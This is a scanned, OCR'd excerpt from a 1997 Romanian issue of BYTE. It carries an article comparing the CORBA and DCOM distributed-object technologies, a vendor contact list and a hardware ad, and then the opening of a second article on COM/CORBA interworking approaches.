
Taberele CORBA și DCOM își agresează alternativ adversarul cu aserțiuni despre tehnologia promovată de tabăra adversă. Loviturile se dau prin generalizări ca: DCOM va suferi o provocare în mediile multiplatformă, afirmație a lui Colin Newman, vicepreședinte de marketing la Iona, un furnizor important ORB . Posibil. Dar Software AG mută DCOM pe Solaris, HP-UX, MVS și Linux (ca să amintim doar câteva SO) și Digital face portarea pe Digital Unix și Open VMS. Corba este mai matur ca DCOM, afirmă Richard Dumas, manager de produs Neo la SunSoft, o altă implementare CORBA. Vorbim de specificații la care au lucrat peste 600 de firme timp de peste opt ani. Așa o fii? CORBA nu este mai matură decât COM, spune Mark Ryland, evanghelistul tehnic la Microsoft. De fapt, COM a apărut prima. Dar nu a avut totuși facilități de lucru în medii distribuite până anul trecut.

Din categoria „împunsături“ sunt afirmațiile condimentate despre tehnologia adversarului. „CORBA nu permite versiuni de tipuri“, spune Ryland de la Microsoft. Versiunile viitoare ale obiectelor nu vor fi neapărat compatibile cu interfețele existente acum. Dacă sunteţi conştienţi de acest lucru, atunci ştiţi că răspunsul Microsoft a fost o metodă eficientă şi draconică prin care versiunile viitoare trebuie să ofere totdeauna suport pentru interfeţele versiunilor vechi şi de fapt se creează interfeţe multiple care fac în mare măsură acelaşi lucru. „Numărarea referinţelor (la DCOM) este un mod greşit de a face administrarea memoriei în ceea ce priveşte colectarea de deşeuri (garbage) distribuite“, afirmă Patrick Ravenel, inginerul software principal al grupului de arhitectură de la furnizorul ORB Expersoft. Fără ca o aplicaţie să facă ping la client nu se poate şti câte referinţe externe sunt active pentru obiectele server proprii. Este adevărat, dar după afirmaţiile Microsoft traficul ping nu este mare şi soluţia CORBA nu este cu mult mai bună.

Pare că pentru fiecare afirmaţie făcută de una dintre tabere, cealaltă are pregătit un răspuns rezonabil. A face o evaluare CORBA şi DCOM la acest nivel nu ajută la nimic. Chiar şi descrierile simple pot să genereze controverse: atunci când am încercat să explicăm simplu modul de lucru CORBA, am generat fără intenţie o mică furtună. (Limbajul natural nu a permis prezentarea suficient de clară a invocării obiectelor).

Criterii echitabile

„Păcălelile tehnice nu au nici o importanţă“, afirmă Richard Desmond, responsabil tehnologic principal şi vicepreşedinte executiv la Diamond Head Software, un furnizor de software de prelucrare de imagini. DCOM şi CORBA oferă servicii suficient de asemănătoare pentru ca o dezbatere la acest nivel să fie într-adevăr interesantă - cu excepţia unui număr redus de persoane, arhitecţi ai celor două tehnologii. Pentru utilizatori dezbaterea se centrează asupra unor subiecte mult mai simple, cum ar fi SO pentru care se asigură suportul, în ce limbaje se programează şi (da) sentimentele de natură politică faţă de Microsoft şi organizaţiile de standardizare.



Distribuirea apelurilor COM pentru un proxy de obiecte la client. Agentul proxy transferă apelurile prin reţea la un modul (stub) de pe server

Atunci când este vorba de suportul pentru platforme, CORBA are avantaj. Nu numai că puteţi obţine un ORB pentru orice SO răspândit, dar pentru anumite SO puteţi chiar găsi ORB de la doi sau patru furnizori diferiţi. Implementări CORBA native sunt disponibile pe aproape fiecare platformă. Puteţi alege ObjectBroker de la Digital, de exemplu, pe 20 de platforme, inclusiv MacOS, AIX, MVS, OS/2 Warp, OS/400, Digital Unix, Open VMS, HP-UX, Windows 3.x, Windows 95 şi Windows NT. ObjectBroker este un exemplu extrem al situaţiei multi-platformă CORBA, dar lucrurile stau la fel şi pentru Orbix de la Iona, VisiBroker de la Visigenic, PowerBroker CORBA Plus de la Expersoft şi SOM (System Object Model) de la IBM. Majoritatea acestor firme lucrează şi la versiunile proprii ORB în Java, deci vă puteţi aştepta să vedeţi CORBA pe orice platformă care are maşină virtuală Java VM.

CORBA este deschis, spune Dan Gilfix, business product manager la DigitalObjectBroker. Acum când Microsoft a transferat administrarea standardului DCOM la Open Group, ne putem aştepta ca dominarea totală de către CORBA a mediilor multiplatformă să sufere un atac puternic. Lansat acum pentru Windows 95 şi NT, DCOM se va muta şi pe alte platforme până la sfârşitul anului. Atât Software AG cât şi Digital fac deja portarea. Ne putem aştepta la versiuni DCOM pentru Solaris, MVS, Linux pe Intel, Digital Unix, HP-UX, AIX, SCO Unix şi Open VMS în cursul acestui an, conform afirmaţiilor evanghelistului Ryland de la Microsoft. Această planificare rapidă a portărilor trebuie să reducă mult avansul CORBA.

Deci care standard este mai deschis? Unul din marile diferenţe între standarde este modul lor de implementare. Implementările CORBA lucrează pe baza unor standarde scrise. Suporterii DCOM afirmă că lucrul bazat pe standarde scrise înseamnă că pot exista interpretări diferite incompatibile ale standardului, interpretări care de fapt vă restrâng la soluţia unui singur furnizor. Implementările DCOM se fac pe baza codului sursă ce se obţine prin licenţă de la Microsoft sau de la Open Group. Suporterii CORBA spun că Microsoft are controlul sursei, deci nu este o deschidere adevărată. În plus, dacă sunt diferenţe între standardul scris DCOM şi codul sursă, codul sursă este considerat corect. Atât OMG cât şi Open Group cer ca cei care implmentează standardul să treacă teste de validare.

După alegerea SO, alegerea limbajului de programare are probabil cea mai mare pondere în decizia ce se va lua. Cazul cel mai simplu este atunci când aveţi la firmă o mulţime de programatori buni în Smalltalk. Atunci veţi prefera CORBA. Altfel situaţia este din nou încurcată. De exemplu, Visual Basic lucrează cu ActiveX şi preferă în general DCOM. Dar cu un mic sacrificiu de timp şi efort puteţi obţine unelte de la furnizori ca HP şi Iona, care vă permit accesul la obiecte CORBA din Visual Basic (cu grade de succes diferite).

IIOP şi Netscape


Dacă le vorbeşti oamenilor de DCOM şi CORBA, vei putea auzi o duzină de variaţiuni pe tema: Microsoft pe desktop şi OMG pe servere. Prin deschiderea DCOM de către Microsoft şi suportul pentru portare pe o mulţime de SO, prima parte a acestei afirmaţii se schimbă. Acordul între Netscape şi Visigenic, pentru înglobarea VisiBroker ORB în navigatorul Communicator poate modifica a doua parte a afirmaţiei. „Internet reîntoarce multă energie pentru CORBA“, spune Eckart Walther, marketing manager pentru Netscape ONE (Open Network Environment).

Una din problemele cu care se confruntă CORBA aproape zilnic este că nu este omniprezent pe desktop. Mai rău, cu excepţia lui SOM de la IBM, trebuie să plătiţi în plus pentru a extinde SO cu un ORB. Microsoft a pus însă germenii COM în fiecare copie Windows şi DCOM va urma în scurt timp. Şi până prin 1994 nu exista un mod standard prin care un ORB de la un furnizor să poată comunica cu cel de la un alt furnizor.

Dar în 1994 OMG a ratificat IIOP

(Internet Interoperable ORB Protocal). Această specificaţie pe care toţi furnizorii declară că o respectă (dacă într-adevăr, este o altă problemă) permite ca obiectele create cu uneltele de dezvoltare de la un furnizor să comunice cu cele create cu uneltele altui furnizor. Cu alte cuvinte, diferitele ORB au un protocol standard de comunicare între ele. „IIOP s-a dorit să fie numitorul comun pentru conlucrarea ORB şi este bun la aşa ceva“, spune Ravenel de la Expersoft. Totuşi, nu este cel mai eficient sau performant protocol care poate fi utilizat. Protocoale cu specific ORB pot fi făcute pentru performanţe mai bune şi o mai bună fiabilitate, dar nu amândouă simultan.

IIOP este un standard important în sine, dacă avem în vedere CORBA. În data de 20 iulie 1996 a devenit important şi pentru orice utilizator de navigator Netscape. Acesta şi un mic furnizor ORB, numit Visigenic, au anunţat că VisiBroker pentru Java va fi o componentă standard a fiecărei copii din navigatorul Netscape şi softului de server SuiteSpot. Printr-un acord unic, CORBA, sau cel puţin IIOP, a devenit omniprezent.


Arhitectura CORBA
Client
Aplicaţie CORBA client
Modul IDL
Server
Implementare obiect
Modul IDL
Depozitar de interfeţe şi implementare
IDL: interface definition language
CORBA: Common Object Request Broker Architecture

În CORBA două depozitoare administrează locul şi funcţia obiectelor şi asociază cererile client cu obiectele de pe server.

Poate părea o asociere stranie. La urma urmei, CORBA era prezent în mod tradiţional la firmele din topul Fortune 500, care au nevoie de soluţii de integrare a diferitelor SO de desktop cu sistemele mari. Dar când priveşti lucrurile din perspectiva Netscape, cerinţele nu diferă chiar aşa de mult. Trebuie să rulăm pe 17 platforme, spune Walther de la Netscape. CORBA este o soluţie de integrare multiplatformă. Cu toată standardizarea ActiveX, este protocolul (care s-a standardizat) şi nu serviciile oferite. (Vedeţi: „Va stabili Netscape standardul?“, BYTE România, Martie 97).

Având Java ORB în fiecare copie Netscape, appleturile client au un mod eficient de conectare la obiectele server pentru a apela la serviciile acestora. De exemplu, banca Wells Fargo din San Francisco şi-a reproiectat infrastructura pentru a utiliza CORBA. Acest sistem integra multe din serviciile oferite, ca să poate fi accesate de la o interfaţă. Acum doar angajaţii băncii pot utiliza interfaţa, dar este posibil ca o interfaţă orientată client să acceseze suportul ORB din navigatorul Netscape. Wells Fargo nu va trebui să reproiecteze de loc suportul cui doar să scrie un applet nou de suport clienţi, care să comunice cu ORB de la Visigenic din navigatorul Netscape.

Ce ţine pe loc asemenea dezvoltări? În primul rând, versiunea navigatorului Netscape cu ORB (numită Netscape Communicator) nu a fost disponibilă în versiunea beta decât la începutul acestui an. În al doilea rând şi poate cu o influenţă mai mare, nu există IDL (interface definition language) standard CORBA care se poate mapa cu Java. Acest lucru înseamnă că aplicaţiile scrise pentru a beneficia de Visigenic VisiBroker ORB din Communicator ar putea să nu se înţeleagă în mod necesar cu unii ORB de pe partea client. OMG lucrează la o specificaţie de mapare, propunerile pentru OMG trebuiau ratificate luna trecută.

O dată ratificată maparea IDL la Java, veţi putea alege dintr-o mare varietate de ORB - uri Java. Mulţi dintre furnizorii de ORB lucrează sau au terminat portarea pe Java pentru ORB. Joe de la Sun, de exemplu, oferă în mod curent mapare IDL la Java şi ORB Java. Teoretic, puteţi executa Joe ca applet în Netscape. Iona are de asemenea o versiune Java pentru Orbix (numită OrbixWeb Java) şi HP lucrează la o versiune Java pentru ORB+. Puteţi să vă aşteptaţi să vedeţi o mulţime de produse ORB în Java odată ce standardul este ratificat. Până atunci însă, va trebui să aveţi grijă când proiectaţi pentru un anumit ORB Java.

Deci, ce lucruri deosebite puteţi face cu un ORB Java? „Pentru începători, vom face disponibil LDAP (lightweight Directory Access Protocol) prin IIOP“, spune Walther de la Netscape. Veţi putea înregistra un obiect într-un director LDAP, făcându-l uşor de găsit. „De asemenea“, afirmă Walther, „vă puteţi aştepta ca IIOP pe SSL (Secure Sockets Layer) să fie disponibil în primul trimestru din 1997, asigurând transport sigur pentru tranzacţii IIOP“.

Există încă unele probleme de rezolvat, totuşi. În primul rând este problema performanţei: IIOP nu este renumit prin faptul că este cea mai rapidă metodă de comunicare şi nici Java nu este un demon al vitezei. Va fi oare viteza ORB un impediment? După Walther, performanţa nu va fi o problemă, drumul dus-întors pentru a primi o recunoaştere se măsoară în câteva milisecunde. Cam atât despre această problemă.

A doua problemă are de a face cu Microsoft Internet Explorer (IE). Microsoft a egalat în mod agresiv facilităţile oferite de Netscape. Deci, dacă integrarea ORB în navigator va fi un succes, nu va integra oare şi Microsoft un ORB în IE? Avem o arhitectură pentru componente. Avem modulul DCOM care oferă funcţionalitate echivalentă şi există deja în IE, afirmă Cornelius Willis de la Microsoft, manager pentru grupul de produse pentru platforme Internet. Acest lucru permite pentru Microsoft o scalare a modelului, de la componente executate în navigator şi până la componente pe mai multe servere şi chiar şi script pentru tranzacţii pe Transaction Server. Willis spune că marea problemă cu care se va confrunta Netscape sunt arhitecturile din componente multiple: IFC (Internet Foundation Classes), JavaBeans, ActiveX, IIOP, invocare de la distanţă pentru metode Java şi LiveConnect. Având aceste modele diferite, va fi dificilă distribuirea cunoştinţelor privind dezvoltarea de componente în diferitele zone din reţea şi de la client la server.

Desigur, nimic nu este simplu niciodată. Prin diversitatea Internet, probabilitatea ca fiecare firmă să asigure suport pentru aceeaşi singură arhitectură se apropie de zero. Deci, în timp ce vor fi dificultăţi de implementare, Netscape ar putea beneficia de un suport mai bun pentru diversitatea existentă în Internet. Întrebarea este acum dacă o concentrare încăpăţânată pe o arhitectură la Microsoft va obţine suficienţi suporteri şi un segment de piaţă pentru a marginaliza arhitecturile alternative.

Cu toate că Microsoft nu va integra ORB în IE, veţi putea executa totuşi orice ORB scris în Java în acest navigator. Şi dacă nu vă convine să executaţi Java în IE, veţi găsi chiar ORB realizat ca extensie ActiveX: avem în vedere implementarea IIOP sub formă de controale ActiveX, afirmă Colin Newman de la Iona.

Alegeţi ambele?

Alegerea între CORBA şi DCOM poate fi dificilă. Poate ar trebui să alegeţi ambele. Dacă de exemplu vă place COM pe desktop şi CORBA pe server, puteţi face legătura între ele prin produse de la mulţi furnizori ORB, inclusiv Digital, HP, Iona şi SunSoft. Sau puteţi împacheta unul în celălalt.

Diamond Head oferă soluţii de prelucrare imagini şi de organizare flux de producţie. Acum, produsul ImageBASIC oferit se bazează pe COM, dar Diamond Head va implementa CORBA ca un wrapper (pentru împachetare), în trimestrul trei din acest an. Mult timp ne-am gândit să realizăm obiectele în CORBA şi să le împachetăm în DCOM, spune Esmond. Dar CORBA a fost prea lent. Cu CORBA trebuie să desfăşori un ORB pe fiecare client plus un ORB pe server. Fiecare echipament trebuie configurat şi testat. Deci ridici ştacheta pentru efortul pe care trebuie să-l faci pentru a-ţi desfăşura sistemul.

Dar s-a întâmplat un lucru ciudat în cursul portării CORBA: Microsoft a lansat o serie de unelte uimitoare pentru comunicaţii în reţea. Primul este Transaction Server. Esmond afirmă că Transaction Server va oferi pentru ImageBASIC un nivel de securitate şi fiabilitate de care nu dispune la transportul actual în reţea. În plus, Microsoft lansează şi o suită pentru dezvoltare, numită VisualStudio 97, care include Visual InterDev, Visual Basic, Visual C++, Visual J++ şi Visual FoxPro şi permite realizarea uşoară a aplicaţiilor distribuite folosind elemente de control stil configurator (Wizzard). Folosind VBScript sau JavaScript puteţi face script pentru componente indiferent de locaţia lor şi indiferent de limbajul sursă, afirmă Willis de la Microsoft.

Unde, ce, când, cine ?

Dacă doriţi să construiţi o aplicaţie distribuită, va trebui întâi să răspundeţi la patru întrebări: unde doriţi s-o implementaţi, în ce limbaj doriţi să scrieţi, când trebuie să terminaţi şi în cine aveţi încredere?

Unde? După o părere virtual generală, chiar şi cea a furnizorilor CORBA, firmele care lucrează numai sub Windows nu au motive să abordeze CORBA în acest moment. În mod similar, firmele care nu au deloc Windows, nu au motive să treacă la proiectare pentru DCOM. Căsătoriile mixte sunt ceva mai complicate. În acest moment, CORBA are avantaje pentru lumea multiplatformă, cu peste 20 de SO pentru care are suport. Şi suportul IIOP din Netscape vă oferă posibilitatea să executaţi acelaşi applet nemodificat pe 17 platforme. Dar lucrurile se schimbă şi DCOM va apare pentru o mulţime de SO până la sfârşitul lui 1997, dacă planificarea de la Software AG rămâne valabilă. Şi dacă DCOM devine într-adevăr multiplatformă, ar putea afecta CORBA deoarece, după cum afirmă Esmond de la Diamond Head, partea cu opţiunea de ActiveX oferă într-adevăr unelte de necrezut şi mii de controale disponibile acum de la terţi.

Şi acum ajungem la întrebările „ce" şi „când" în acelaşi moment. Ce limbaj doriţi să utilizaţi şi când aveţi nevoie de aplicaţie? Puţină lume ar combate faptul că uneltele de dezvoltare pentru CORBA sunt superioare ca utilitate şi arie de răspândire celor oferite de Microsoft. Pentru mulţi proiectanţi C++ înseamnă Visual C++. Dar dacă aveţi nevoie de o aplicaţie multiplatformă chiar acum, veţi alege CORBA deoarece cu excepţia Solaris şi Windows, DCOM nu este utilizabil încă.

Ultima întrebare este pentru mulţi fundamentală: în cine aveţi încredere? Unii dispreţuiesc Windows din principiu. „Dacă acest fenomen este religie, Microsoft este Anticristul" afirmă Willis de la Microsoft. Alţii văd în DCOM o soluţie cu furnizor unic şi le este frică să se lase prinşi. Iar alţii trag cu ochiul la procesul de standardizare de la OMG, considerând procesul lent şi nepractic. Ei preferă disponibilitatea pe scară largă şi integrarea oferită de uneltele Microsoft.

Nu este adevăr cu A mare care să ofere soluţia adevărată. Acum un an, CORBA a avut un avans decisiv faţă de DCOM în multe domenii: suportul multiplatformă, deschidere şi mai ales lucrul în reţea. Dar strategia Active Platform de la Microsoft micşorează distanţa. Până acum succesul pentru Active Platform a fost pe Windows NT şi pe o versiune foarte răspândită de Unix. Dar pe la sfârşitul anului acest lucru se poate schimba. Cât de familiarizaţi sunteţi cu produsele Microsoft? ■

John Montgomery (**jmontgomery@bix.com**) *este şef al biroului BYTE de pe West Coast.*

INFORMAŢII SUPLIMENTARE

Digital Equipment Corp.
Maynard, MA
(508) 493-5111
http://www.digital.com/objectbroker/

Expersoft
San Diego, CA
(619) 824-4100
http://www.expersoft.com/

Iona
Dublin, Ireland
+353 1 662-5255

Iona
Cambridge, MA
(617) 949 9000
http://www.iona.com/

Microsoft
Redmond, WA
(206) 882-8080
http://www.microsoft.com/

Netscape
Mountain View, CA
(415) 937-2555
http://home.netscape.com

The Open Group
Cambridge, MA
(617) 621-8700
http://www.activex.org/

SunSoft
Mountain View, CA
(512) 345-2412
http://www.sun.com/solaris/neo/

Visigenic
San Mateo, CA
(415) 286-1900
http://www.visigenic.com/

AUTOMEX

3900 Satu Mare Calea Traian 10/46
Tel:061-732600, 761845 Fax:061-761601
MULTIMEDIA AUTOMEX ROMANIA SRL
~CD CENTER~

Parafa calităţii

PD DRIVE (pt rewriteable cd media).....760USD
PANASONIC CD RECORDER...............760USD
74' WRITABLE CD MEDIA (GOLD).........8,5USD
CREATIVE LABS SB AWE64................ 325USD

Să discutăm


Pentru a face COM și CORBA să se înțeleagă este nevoie de mai mult decât simple șoapte.

De Mike Foody

Puteți sta toată ziua și să dezbateți dacă DCOM (Distributed Common Object Model) este mai bun decât CORBA (Common Object Request Broker Architecture). Este distractiv într-un mod pervers. Dar dacă trebuie să proiectați aplicații reale folosind aceste două scheme foarte diferite pentru componente, aveți probleme mult mai practice. Întrebarea adevărată este: cum faceți ca aplicațiile proprii DCOM și CORBA să se înțeleagă?

Un răspuns este cel oferit de OMG (Object Management Group) prin specificația COM / CORBA Internetworking, un standard pentru conlucrarea între CORBA și DCOM. Produsele care implementează acest standard permit obiectelor OLE și DCOM să fie utilizabile din CORBA și invers. Dar nu toate formele de conlucrare în rețea sunt făcute în același fel. Unii furnizori doar șoptesc cuvântul conlucrare în timp ce lucrează asiduu pe ascuns ca să forțeze clienții la adoptarea unei soluții cu un singur furnizor.

Cheia libertății în sfera informaticii distribuite este înțelegerea aspectelor tehnice ale opțiunilor disponibile și a modului în care furnizorii încearcă să vă blocheze într-o soluție specifică. Iată o prezentare a specificației de conlucrare de la OMG și două abordări tehnice principale ale conlucrării COM / CORBA.



ILUSTRAȚIA: PAUL FISCH © 1997

Patru grade de conlucrare

Modul de lucru Microsoft și cel al OMG nu se aliniază perfect. În particular, COM și OLE Automation (cele două moduri uzuale de comunicare cu componente conform schemei Microsoft) au caracteristici de performanță foarte diferite și necesită nivele diferite de experiență în programare. În consecință, specificația de conlucrare COM / CORBA are două elemente. Primul specifică modul de conlucrare de la OLE Automation la CORBA iar cel de al doilea conlucrarea de la COM la CORBA.

OLE Automation este partea din specificația OLE care este concepută pentru a ușura manipularea obiectelor prin limbaje script. Ea oferă un set limitat de tipuri de date și este relativ puțin performantă, dar ușor de programat. COM, pe de altă parte, oferă un set complet de tipuri de date și performanțe relativ ridicate, dar este în mare măsură cod C++ stilizat și este un mediu de programare mai dificil. Pentru a complica situația, între OLE Automation și COM se află o tehnică numită interfață duală, care suplimentează OLE Automation prin apeluri de metode COM performante, dar păstrează restricțiile privind tipurile de date utilizabile.

Diferitele soluții de conlucrare implementează diferite grade de conlucrare. De exemplu, unele scheme ca cel oferit de Visigenic oferă suport doar pentru conlucrare de la OLE Automation la CORBA. În consecință, oferă facilități limitate și performanțe relativ slabe.

Performanța tehnicii de interfață duală utilizată de Iona este în mod sigur mai bună decât OLE Automation pentru apelul de metodă local, dar este de asemenea lent în comparaţie cu schema COM pentru sisteme distribuite. Acesta din cauza restricțiilor datorate interfeței duale care limitează tipurile de date disponibile. În cazul lucrului cu interfețe duale, structurile trebuie reprezentate ca obiecte și orice acces la un membru din structura la distanță necesită un drum dus întors la locul de conversie.

Pentru performanțe optime în sisteme distribuite va trebui să asigurați suport COM complet. În clipa de față veți găsi acest suport la tehnicile de conlucrare oferite de Digital Equipment, Hewlett-Packard și de Sun Microsystems.


Atât pentru OLE Automation la CORBA, cât și pentru COM la CORBA, specificația de conlucrare descrie două nivele de conlucrare: mapping (conlucrare într-un sens) și interworking (conlucrare în ambele sensuri). O soluție unidirecțională prin mapare face ca obiectele unui sistem să fie disponibile pentru un alt sistem dar invers nu. De exemplu, o soluție prin mapare poate face ca obiectele CORBA să fie disponibile pentru OLE însă obiectele OLE nu vor fi disponibile pentru CORBA. O soluție prin internetworking se impune dacă aplicația cere conlucrare reală în ambele sensuri.

Uni- față de bidirecțional

La internetworking nu trebuie să credeţi că două mapări unidirecţionale realizează una bidirecţională. Nu se întâmplă aşa. Există două motive: în primul rând maparea este asimetrică şi în al doilea rând clasele transmit frecvent sau returnează obiecte în metode sau proprietăţi. Uneltele unidirecţionale şi chiar şi cele bidirecţionale utilizate combinat cu acestea nu se descurcă în nici una din aceste cazuri.

Asimetria COM la CORBA apare în principal deoarece COM şi CORBA au tehnici diferite de realizare a unor scopuri similare. De exemplu, OLE are safeArrays, în timp ce CORBA lucrează cu Arrays. De asemenea, în COM linia de subliniere de început este uzuală în denumiri, pe când la CORBA este ilegală. COM dispune de două tipuri de şiruri iar CORBA de unul singur. În fine, în COM ordonarea metodelor este semnificativă şi la CORBA nu este.

Deci, ce dificultăţi produce asimetria? Să presupunem că aveţi două unelte pentru o singură direcţie şi vreţi să lucraţi cu un obiect OLE care are un nume de metodă cu linie de subliniere la începutul numelui. Atunci când prima unealtă face maparea la CORBA, va elimina linia de subliniere. Dacă unealta pentru o singură direcţie face orbeşte maparea clasei înapoi la OLE, linia de subliniere va fi încă absentă. Altfel spus, nu va mai fi aceeaşi clasă cu care aţi pornit, deci nimic din codul existent nu va lucra cu obiectul reîntors de un apel la CORBA.


Flexibilitate prin neutralitate
Echipament 1
Echipament 2
Imagine COM a obiectului CORBA (proxy compilat JIT)
COM
CORBA
Translatare apel
Client COM ActiveX
CORBA IIOP
Obiect CORBA
OLE Automation OSA
COM OSA
CORBA OSA
Punte între obiecte

Conlucrarea neutră faţă de sistem trece apelurile prin OSA (Object System Adapter) pentru a le traduce atât pentru CORBA cât şi pentru COM

Abordări ale conlucrării


Există două abordări principale pentru conlucrare adevărată prin internetworking: cea neutră faţă de sistem şi cea centrată pe sistem. În abordarea neutră orice clasă existentă sau obiect persistent din CORBA poate fi instalată în OLE şi invers. O dată instalată, clasa sau obiectul apare ca implementat în mod nativ în sistemul străin. O abordare centrată pe sistem permite în schimb proiectantului să utilizeze o paradigmă unică de programare. Uzual fac acest lucru doar furnizorii de CORBA. Nu puteţi programa în modelul OLE. Înainte de a emite judecăţi este important să vedem mai de aproape modul de lucru al celor două abordări.

